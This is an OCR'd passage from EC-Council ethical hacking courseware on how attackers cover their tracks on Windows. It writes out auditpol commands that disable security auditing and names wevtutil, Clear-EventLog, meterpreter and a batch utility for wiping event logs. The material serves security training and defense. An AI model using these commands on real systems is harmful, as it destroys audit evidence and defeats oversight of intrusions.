


Figure 6.148: Screenshot of zsteg

Some examples of steganography detection tools are as follows:

- StegoVeritas (*https://github.com*)
- Stegextract (*https://github.com*)
- StegoHunt™ (*https://www.wetstonetech.com*)
- Steganography Studio (*http://stegstudio.sourceforge.net*)
- Virtual Steganographic Laboratory (VSL) (*http://vsl.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access

5 Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to cover their tracks to avoid detection



The attacker uses the following techniques to cover his/her tracks on the target system

1. Disable Auditing
2. Clearing Logs
3. Manipulating Logs
4. Covering Tracks on the Network/OS
5. Deleting Files
6. Disabling Windows Functionality

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or "traced out" by covering all "tracks," or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file's cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)


Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Disabling Auditing: Auditpol

Source: *https://docs.microsoft.com*

One of the first steps for an attacker who has command-line capability is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant automatic information-gathering tools (such as a keystroke logger or network sniffer).

Windows records certain events to the event log (or associated syslog). The log can be set to send alerts (email, SMS, etc.) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he/she is trying to compromise before proceeding with his/her plans.

Auditpol.exe is the command-line utility tool to change audit security settings at the category and sub-category levels. Attackers can use AuditPol to enable or disable security auditing on local or remote systems, and to adjust the audit criteria for different categories of security events.

The moment intruders gain administrative privileges; they disable auditing with the help of auditpol.exe. Once they complete their mission, they again turn on auditing using the same tool.

After gaining access and establishing shell access with the target system, attackers use the following commands to enable/disable system auditing logs:

Enabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Disabling system auditing:

```
C:\>auditpol /set /category:"system","account logon" /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker's actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:

```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:




Figure 6.149: Screenshot showing the output of Auditpol disabling audit





Figure 6.150: Screenshot showing the output of Auditpol enabling audit


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

- The attacker uses the Clear_Event_Viewer_Logs.bat utility to clear the security, system, and application logs
- If the system is exploited with Metasploit, the attacker uses meterpreter shell to wipe out all the logs from a Windows system



https://www.tenforums.com



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs (Cont'd)

- The attacker uses the `Clear-EventLog` command to clear all the PowerShell event logs from local or remote computers
- The attacker uses the `wevtutil` utility to clear event logs related to the system, application, and security

- To clear the entries from the PowerShell event from a local or remote system:

